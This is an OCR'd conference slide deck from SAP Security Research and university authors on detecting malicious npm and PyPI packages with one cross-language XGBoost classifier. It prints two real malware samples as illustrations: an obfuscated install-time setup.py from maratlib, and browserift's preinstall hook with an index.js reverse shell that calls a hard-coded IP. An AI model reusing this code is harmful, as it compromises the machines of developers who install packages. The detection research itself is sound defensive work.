On the Feasibility of Cross-Language Detection of Malicious Packages in npm and PyPI

Artifacts Evaluated Reusable V1.1

Results Reproduced V1.1


Piergiorgio Ladisa
SAP Security Research, Université de Rennes
piergiorgio.ladisa@sap.com,
piergiorgio.ladisa@irisa.fr

Serena Elisa Ponta
SAP Security Research
serena.ponta@sap.com

Nicola Ronzoni
SAP Security Research
nicola.ronzoni@sap.com

Matias Martinez
Universitat Politècnica de Catalunya-BarcelonaTech
matias.martinez@upc.edu

Olivier Barais
Université de Rennes, INRIA/IRISA
olivier.barais@irisa.fr




Université de Rennes

THE BEST RUN SAP

70-90%


“Free and Open Source Software (FOSS) constitutes 70-90% of any given piece of modern software solutions.” [1]


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003

https://www.explainxkcd.com/wiki/index.php/2347:_Dependency


[1] Frank Nagle, James Dana, Jennifer Hoffman, Steven Randazzo, and Yanuo Zhou. 2022. Census II of Free and Open Source Software—Application Libraries. Linux Foundation, Harvard Laboratory for Innovation Science (LISH) and Open Source Security Foundation (OpenSSF) 80 (2022)

What if?


ALL MODERN DIGITAL INFRASTRUCTURE
EVIL
A PROJECT SOME ~~RANDOM~~ PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003


https://www.explainxkcd.com/wiki/index.php/2347:_Dependency

“[…] at the time of writing in September 2023, we have logged **245,032 malicious packages** — meaning in the last year, we’ve seen the number of malicious packages tripled.” [1]



[1] Sonatype, 9th Annual State of the Software Supply Chain, https://www.sonatype.com/hubfs/9th-Annual-SSSC-Report.pdf

Malicious Code in Python



```
# coding: UTF-8
import sys
l1l_cringe_ = sys.version_info [0] == 2
l1l1l_cringe_ = 2048
l11_cringe_ = 7
def l111_cringe_ (l1ll_cringe_):
    global l1l1l_cringe_
    l11l_cringe_ = ord (l1ll_cringe_ [-1])
    ll_cringe_ = l1ll_cringe_ [:-1]
    l1l1_cringe_ = l11l_cringe_ % len (ll_cringe_)
    l1_cringe_ = ll_cringe_ [:l1l1_cringe_] + ll_cringe_ [l1l1_cringe_:]
    if l1l_cringe_:
        l1lll_cringe_ = unicode () .join ([unichr (ord (char) - l1l1l_cringe_ - (l11ll_cringe_ + l11l_cringe_) % l11_cringe_) for l11ll_cringe_, char in enumerate (l1_cringe_)])
    else:
        l1lll_cringe_ = str () .join ([chr (ord (char) - l1l1l_cringe_ - (l11ll_cringe_ + l11l_cringe_) % l11_cringe_) for l11ll_cringe_, char in enumerate (l1_cringe_)])
    return eval (l1lll_cringe_)
from setuptools import setup
__import__("os").system("chmod +x /tmp/aza-obf.sh")
__import__("os").system(l111_cringe_ (u"□□□·□□□¨□□□·□□□□□□□□□:□□□□□□□:□□□□□□□□:□□□□□□□□□:□□□□□¨□:□□□□□·□□□¨□□□□□□□□□□□□□□□□□□□□□□¨:□□□□□□□□□□"))
setup(name="maratlib",
      version="0.2",
      description=l111_cringe_ (u"□□□□"),
      packages=[],
      author_email=l111_cringe_ (u"□□□□·□□□□□□□"),
      zip_safe=False)
```

Use of strings with certain "features"


Obfuscation (both in code and in strings)

maratlib-0.2 - setup.py

Exploiting installation time execution


Malicious Code in JavaScript

Use of strings with certain “features”




```
{
  "name": "browserift",
  "version": "16.2.2",
  "description": "require('modules') in the browser",
  "main": "index.js",
  ▷ Debug
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "sh build.sh &"
  },
  "author": "",
  "license": "ISC",
  "keywords": [],
  "dependencies": {}
}
```

browserift-16.2.2 – package.json



```
while true; do
until node index.js; do
    sleep 1
done
done
```

build.sh



```
const http = require('http');
http.get('http://45.63.54.27:8080/event_recv', function () { });

(function () { var require = global.require || global.process.~~mainModule~~.constructor._load; if (!require)
return; var cmd = (global.process.platform.match(/^win/i)) ? "cmd" : "/bin/sh"; var net = require("tls"), cp
= require("child_process"), util = require("util"), sh = cp.spawn(cmd, []); var client = this; var counter =
0; function StagerRepeat() { client.socket = net.connect(8081, "45.63.54.27", { rejectUnauthorized: false },
function () { client.socket.pipe(sh.stdin); if (typeof util.pump === "undefined") { sh.stdout.pipe(client.
socket); sh.stderr.pipe(client.socket); } else { util.pump(sh.stdout, client.socket); util.pump(sh.stderr,
client.socket); } }); socket.on("error", function (error) { counter++; if (counter <= 10) { setTimeout
(function () { StagerRepeat(); }, 5 * 1000); } else process.exit(); }); } StagerRepeat(); })();
```

index.js

Exploiting installation time execution

Goals for Cross-Language Detection of Malicious Packages

Features

Language-independent features discriminating malicious vs. benign

- Simple:
  - lexical
  - package size/characteristics
- Easy to transfer to other languages

One Model

Train single classifier to detect malicious packages for npm and PyPI

- Training on data in different programming languages
- Potential benefits:
  - More data for training
  - Classification for multiple languages

Approach


Malicious samples:

- Backstabber's Knife Collection [1]
  - 2071 in JS, 273 in Python (at time of writing)
- Remove duplicates (i.e., malware campaigns)
  - 102 in JS, 92 in Python

Benign samples:

- Popular projects (from libraries.io)

90-10 ratio due to address imbalance problem



[1] https://github.com/cybertier/Backstabbers-Knife-Collection


Set of Selected Features

	Type	Description	Captured Behavior
Install-time execution	Boolean	Usage of installation hook(s)	Arbitrary code execution
Structural feature of source code	Continuous	Number of words in installation scripts	Structural feature of source code
	Continuous	Number of lines in installation scripts	Structural feature of source code
	Continuous	Number of words in source code files	Structural feature of source code
	Continuous	Number of lines in source code files	Structural feature of source code
Security sensitive strings	Continuous	Number of URLs	Security-sensitive string(s)
	Continuous	Number of IP addresses	Security-sensitive string(s)
	Continuous	Number of suspicious tokens in strings	Security-sensitive string(s)
	Continuous	Number of base64 strings	Presence of obfuscation
Obfuscation	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of strings in all source code files	Presence of obfuscation
	Continuous	Number of homogeneous and heterogenous strings in all source code files	Presence of obfuscation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of identifiers in all source code files	Presence of obfuscation
	Continuous	Number of homogeneous and heterogenous identifiers in all source code files	Presence of obfuscation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of strings in installation script	Presence of obfuscation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of identifiers in installation script	Presence of obfuscation
String manipulation	Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of square brackets per source code file size	String manipulation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of equal signs per source code file size	String manipulation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of plus signs per source code file size	String manipulation
Included Files	Continuous	No. of files per selected extensions (91 in total)	Structural feature of the package

RQ1: Models Evaluation


5-fold cross-validation repeated 10 times

Models based on XGBoost show best performances



